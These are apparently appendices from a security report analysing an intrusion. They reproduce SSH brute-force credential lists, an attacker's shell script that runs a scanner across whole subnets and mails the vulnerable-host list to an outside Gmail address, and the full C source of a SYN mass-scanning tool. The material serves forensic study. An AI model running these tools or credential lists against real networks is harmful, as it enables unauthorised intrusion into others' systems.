divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
mailnull	mailnull
nfsnobody	nfsnobody
rpcuser	rpcuser
rpc	rpc
gopher	gopher

harrypotter	harrypotter
divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
mailnull	mailnull
nfsnobody	nfsnobody
rpcuser	rpcuser
rpc	rpc
gopher	gopher
jardel	jardel
alias	alias
maker	maker
china	china
balonas	balonas
etern	etern
commando	commando
system	system
adolf	123456

divine	divine
popa3d	popa3d
aptproxy	aptproxy
desktop	desktop
workshop	workshop
mailnull	mailnull
nfsnobody	nfsnobody
rpcuser	rpcuser
rpc	rpc
gopher	gopher
leonardo	leonardo
Notes	notes
ftpguest	ftpguest
nagios	nagios
hacker	hacker

Appendix G

The following is the full text of the script `start`, included in the `webmin` tool described in Chapter 4.

```
clear
echo "Tatal nostru care esti pe internet,"
echo "Sfinteasca rooterele tale,"
echo "Fie fibra ta optica,"
echo "Faca-se conexiunea ta!"
echo "Si da-ne noua viteza pe care o avem noaptea si ziua!"
echo "Si ne iarta noua conturile pirat"
echo "Precum si noi iertam facturile providerilor nostri"
echo "Si nu ne duce pe noi spre flood si ne izbaveste de lag!"
echo "######################################################"
echo "#now.. let's get started with thease little mass shit#"
echo "#Made by:                 N0Name and ProtecteD by #moc Team
#"
echo "#Greets to:N0Name The Master Of Univers = #moc  HacK`s #"
echo "######################################################"
if [ -f a ]; then
./a1
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.0
./a $1.1
./a $1.2
./a $1.3
./a $1.4
./a $1.5
./a $1.6
./a $1.7
./a $1.8
./a $1.9
./a $1.10
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.11
./a $1.12
./a $1.13
./a $1.14
./a $1.15
./a $1.16
./a $1.17
./a $1.18
./a $1.19
./a $1.20
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.21
./a $1.22
./a $1.23
```

```
./a $1.24
./a $1.25
./a $1.26
./a $1.27
./a $1.28
./a $1.29
./a $1.30
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.31
./a $1.32
./a $1.33
./a $1.34
./a $1.35
./a $1.36
./a $1.37
./a $1.38
./a $1.39
./a $1.40
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.41
./a $1.42
./a $1.43
./a $1.44
./a $1.45
./a $1.46
./a $1.47
./a $1.48
./a $1.49
./a $1.50
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.51
./a $1.52
./a $1.53
./a $1.54
./a $1.55
./a $1.56
./a $1.57
./a $1.58
./a $1.59
./a $1.60
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.61
./a $1.62
./a $1.63
./a $1.64
./a $1.65
./a $1.66
./a $1.67
./a $1.68
```

```
./a $1.69
./a $1.70
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.71
./a $1.72
./a $1.73
./a $1.74
./a $1.75
./a $1.76
./a $1.77
./a $1.78
./a $1.79
./a $1.80
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.81
./a $1.82
./a $1.83
./a $1.84
./a $1.85
./a $1.86
./a $1.87
./a $1.88
./a $1.89
./a $1.90
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.91
./a $1.92
./a $1.93
./a $1.94
./a $1.95
./a $1.96
./a $1.97
./a $1.98
./a $1.99
./a $1.100
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.101
./a $1.102
./a $1.103
./a $1.104
./a $1.105
./a $1.106
./a $1.107
./a $1.108
./a $1.109
./a $1.110
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
```

```
./a $1.111
./a $1.112
./a $1.113
./a $1.114
./a $1.115
./a $1.116
./a $1.117
./a $1.118
./a $1.119
./a $1.120
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.121
./a $1.122
./a $1.123
./a $1.124
./a $1.125
./a $1.126
./a $1.127
./a $1.128
./a $1.129
./a $1.130
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.131
./a $1.132
./a $1.133
./a $1.134
./a $1.135
./a $1.136
./a $1.137
./a $1.138
./a $1.139
./a $1.140
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.141
./a $1.142
./a $1.143
./a $1.144
./a $1.145
./a $1.146
./a $1.147
./a $1.148
./a $1.149
./a $1.150
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.151
./a $1.152
./a $1.153
./a $1.154
./a $1.155
```

```
./a $1.156
./a $1.157
./a $1.158
./a $1.159
./a $1.160
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.161
./a $1.162
./a $1.163
./a $1.164
./a $1.165
./a $1.166
./a $1.167
./a $1.168
./a $1.169
./a $1.170
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.171
./a $1.172
./a $1.173
./a $1.174
./a $1.175
./a $1.176
./a $1.177
./a $1.178
./a $1.179
./a $1.180
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.181
./a $1.182
./a $1.183
./a $1.184
./a $1.185
./a $1.186
./a $1.187
./a $1.188
./a $1.189
./a $1.190
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.191
./a $1.192
./a $1.193
./a $1.194
./a $1.195
./a $1.196
./a $1.197
./a $1.198
./a $1.199
./a $1.200
```

```
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.201
./a $1.202
./a $1.203
./a $1.204
./a $1.205
./a $1.206
./a $1.207
./a $1.208
./a $1.209
./a $1.210
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.211
./a $1.212
./a $1.213
./a $1.214
./a $1.215
./a $1.216
./a $1.217
./a $1.218
./a $1.219
./a $1.220
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.221
./a $1.222
./a $1.223
./a $1.224
./a $1.225
./a $1.226
./a $1.227
./a $1.228
./a $1.229
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.230
./a $1.231
./a $1.232
./a $1.233
./a $1.234
./a $1.235
./a $1.236
./a $1.237
./a $1.238
./a $1.239
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.240
./a $1.241
./a $1.242
```

```
./a $1.243
./a $1.244
./a $1.245
./a $1.246
./a $1.247
./a $1.248
./a $1.249
./a2
./a3
cat vuln.txt |mail -s "Root`S Hacked By #moc Team" datacorz@gmail.com
./a $1.250
./a $1.251
./a $1.252
./a $1.253
./a $1.254
./a2
./a3
./a $1.255
killall -9 a
else
echo # Ciudat ..Nu Ai Urmat Instructiunile  #
echo # trebui dat mv assh a sau mv scan a   #
echo # orice ai avea tu ... dohh ..         #
killall -9 a
killall -9 pscan2
fi
```

Appendix H

The following is the full text of what we believe to be the source code for the SYN scan tool, named ss, which is discussed in Chapter 4. The source code was obtained from the following site, based on the results of an Internet search on several strings extracted from the ss binary: http://www.securiteam.com/tools/5EP0B0ADFO.html.

```
/*
This is a fast and portable (i think). 48 bytes syn, w2k emulation, we
are still working on it, drop an email to drbios2000@yahoo.com if
something goes wrong. libnet and libpcap is required, the options are
pretty self explanatory, stripped static binary included for lamers.
Greets to kauggie (kaugex), nebunu, amidax, jhony si la ce tovarasi mai
avem noi pe internetu asta.
BAG PULA IN TOTI ADMINII CARE SE CRED DUMNEZEI CA SUNT CU CONSOLA IN
FATA MUIE CUI SE SIMTE LUAT IN VIZOR DE HAITATEAM
*/

#include <libnet.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <unistd.h>
#include <pcap.h>
#include <time.h>


int main(int argc, char **argv)
{
 libnet_t *l;
 libnet_ptag_t t;
 unsigned short burst=50;
 unsigned short ct=0;
 char errbuff[LIBNET_ERRBUF_SIZE];
 unsigned long myip;
 struct in_addr sc;
 unsigned char tcpopt[]="\x02\x04\x05\xb4\x01\x01\x04\x02";

 unsigned short port;
 unsigned long usec;
 //unsigned char outstr[1024];
 char cc;
 int i;
 pid_t pid;
 pcap_t *handle;
 char *temp_char;
 bpf_u_int32 mask;
 bpf_u_int32 net;
 char errbuf[PCAP_ERRBUF_SIZE];
 char filter[1024];
 struct bpf_program cfilter;
 struct pcap_pkthdr header;
 const unsigned char *packet;
 struct in_addr ekkt;
 unsigned char ip[50];

 unsigned long dstip=0;
 unsigned short sport;
 char *interface=NULL;
 unsigned char bclass=0;
 unsigned char aclass=0;
 unsigned char rclass=1;
 unsigned int a=0,b=0,c=0,d=0;

 srand(time(NULL));
 sport=rand();
 usec=1000000;
 if(argc<2)
 {
 printf("usage: %s <port> [-a <a class> | -b <b class>] [-i <interface]
[-s <speed>]\n",argv[0]);
 printf("speed 10 -> as fast as possible, 1 -> it will take bloody ages
(about 50 syns/s)\n");
 printf("by DrBIOS <drbios2000@yahoo.com> & Bagabontu
<bagabonturo@yahoo.com>\n");
 exit(0x01);
 }
 for(i=1;i<argc;i++)
 {
 if(strstr(argv[i],"-s"))
 {
  if(i+1<argc)
  {
 switch (atoi(argv[i+1]))
 {
  case 1:usec=1000000;break;
  case 2:usec=500000;break;
  case 3:usec=250000;break;
  case 4:usec=125000;break;
  case 5:usec=60000;break;
  case 6:usec=30000;break;
  case 7:usec=10000;break;
  case 8:usec=1000;break;
  case 9:usec=100;break;
  case 10:usec=0;burst=65535;
 }

  }
  else
  {
 printf("-s requires an argument\n");
 exit(0x01);
  }
 }

 if(strstr(argv[i],"-i"))
 {
  if(i+1<argc) interface=argv[i+1];else
  {
```

```
printf("-i requires an argument\n");
exit(0x01);
 }
}
if(strstr(argv[i],"-a"))
{
 if(i+1<argc)
 {
aclass=1;
bclass=0;
rclass=0;
a=atoi(argv[i+1]);
b=0;
c=0;
d=0;
//printf("%d\n",a);
if((a<1) || (a>254))
{
 printf("A must be between 1 and 254\n");
 exit(0x02);
}
printf("scanning network %d.*.*.*\n",a);
 }
 else
 {
printf("-a requires an A network as argument\n");
exit(0x01);
 }
}
if(strstr(argv[i],"-b"))
{
 if(i+1<argc)
 {
aclass=0;
bclass=1;
rclass=0;
a=atoi(strtok(argv[i+1],"."));
temp_char=strtok(NULL,".");
if(temp_char==NULL)
b=0;else b=atoi(temp_char);
c=0;
d=0;
//printf("%d\n",a);
if((a<1) || (a>254))
{
 printf("A must be between 1 and 254\n");
 exit(0x02);
}
printf("scanning network %d.%d.*.*\n",a,b);
 }
 else
 {
printf("-b requires an B network as argument(e.g. 192.168)\n");
exit(0x01);
 }
}
}
```

```
 printf("usec: %ld, burst packets %d\n",usec,burst);
 port=(unsigned short)atoi(argv[1]);
 if((port<1) || (port>65535)) exit(printf("damn dude, port numbers are
in 1 .. 65535\n"));
 if(interface!=NULL) printf("using inteface %s\n",interface);

 l=libnet_init(LIBNET_RAW4,interface,errbuff);
 if(!l)
 {
 printf("ERROR: %s\n",errbuff);
 exit(0x02);
 }
 myip=libnet_get_ipaddr4(l);
 sc.s_addr=myip;
 sprintf(filter,"(tcp[tcpflags]=0x12) and (src port %d) and (dst port
%d)",port,sport);
 printf("using \"%s\" as pcap filter\n",filter);
 printf("my detected ip on %s is %s\n",l->device,inet_ntoa(sc));
 pcap_lookupnet(l->device, &net, &mask, errbuf);
 pid=fork();
 handle=NULL;
 handle = pcap_open_live(l->device, BUFSIZ, 1, 0, errbuf);
 if(handle==NULL)
 {
 printf("ERROR: pcap_open_live() : %s\n",errbuff);
 exit(0x05);
 }
 cc=pcap_compile(handle, &cfilter, filter, 0, net);
 if(cc!=0)
 {
  printf("ERROR: pcap_compile() failed!!!\n");
  exit(0);
 }
 cc=pcap_setfilter(handle, &cfilter);
 if(cc!=0)
 {
  printf("ERROR: pcap_setfilter() failed!!!\n");
  exit(0);
 }
 if(pid==0)
 {
 /* sniff */
  while(1)
 {
   packet = pcap_next(handle, &header);
 memcpy(&ekkt.s_addr,packet+26,4);
 printf("%s\n",inet_ntoa(ekkt));
 FILE * fp;
 fp=fopen("bios.txt","a+");
 fprintf(fp,"%s\n",inet_ntoa(ekkt));
 fclose(fp);
 }
 }
 if(pid > 0)
 {
 printf("capturing process started pid %d\n",pid);
  usleep(500000);
  while(1)
  {
   t=LIBNET_PTAG_INITIALIZER;
  t=libnet_build_tcp_options(tcpopt, 8, l,0);
  //t=LIBNET_PTAG_INITIALIZER;
   t=libnet_build_tcp(sport,port,rand(),rand(),TH_SYN,65535,0,0,LIBNET_TCP_H+8,NULL,0,l,0);
  if(rclass) dstip=rand();
  if(aclass)
  {
 if(d==0) printf("scanning %d.%d.%d.*\n",a,b,c);
 d++;
 if(d>255) {c++;d=0;}
 if(c>255) {b++;c=0;}
 sprintf(ip,"%d.%d.%d.%d\n",a,b,c,d);

 //printf("%s\n",ip);
 if((b==255)&& (c==255) && (d==255))
 {
  printf("aici trebuie stop\n");
  sleep(10);
  kill(pid,2);
  return 0;
 }
 sc.s_addr=inet_addr(ip);
 dstip=sc.s_addr;
  }
  if(bclass)
  {
 if(d==0) printf("scanning %d.%d.%d.*\n",a,b,c);
 d++;
 if(d>255)
 {
  c++;d=0;
 }
 sprintf(ip,"%d.%d.%d.%d",a,b,c,d);
 if((c==255) && (d==255))
 {
  printf("%s\n",ip);
  printf("aici trebuie stop\n");
  sleep(10);
  kill(pid,2);
  return 0;
 }
 sc.s_addr=inet_addr(ip);
 dstip=sc.s_addr;
  }

  libnet_build_ipv4(LIBNET_TCP_H+LIBNET_IPV4_H+8,0,rand(),0,128,IPPROTO_TCP,0,myip,dstip,NULL,0,l,0);
   cc=libnet_write(l);
  if(cc<=0) printf("libnet_write() wtf %d\n",cc);
  libnet_clear_packet(l);
  if(ct==burst)
  {
 usleep(usec);
 ct=0;
```

```
  };
  ct++;
  }

 }
 if(pid<0)
 {
  printf("cannot fork()\n");
  exit(0x05);
 }
 return 0;
}
```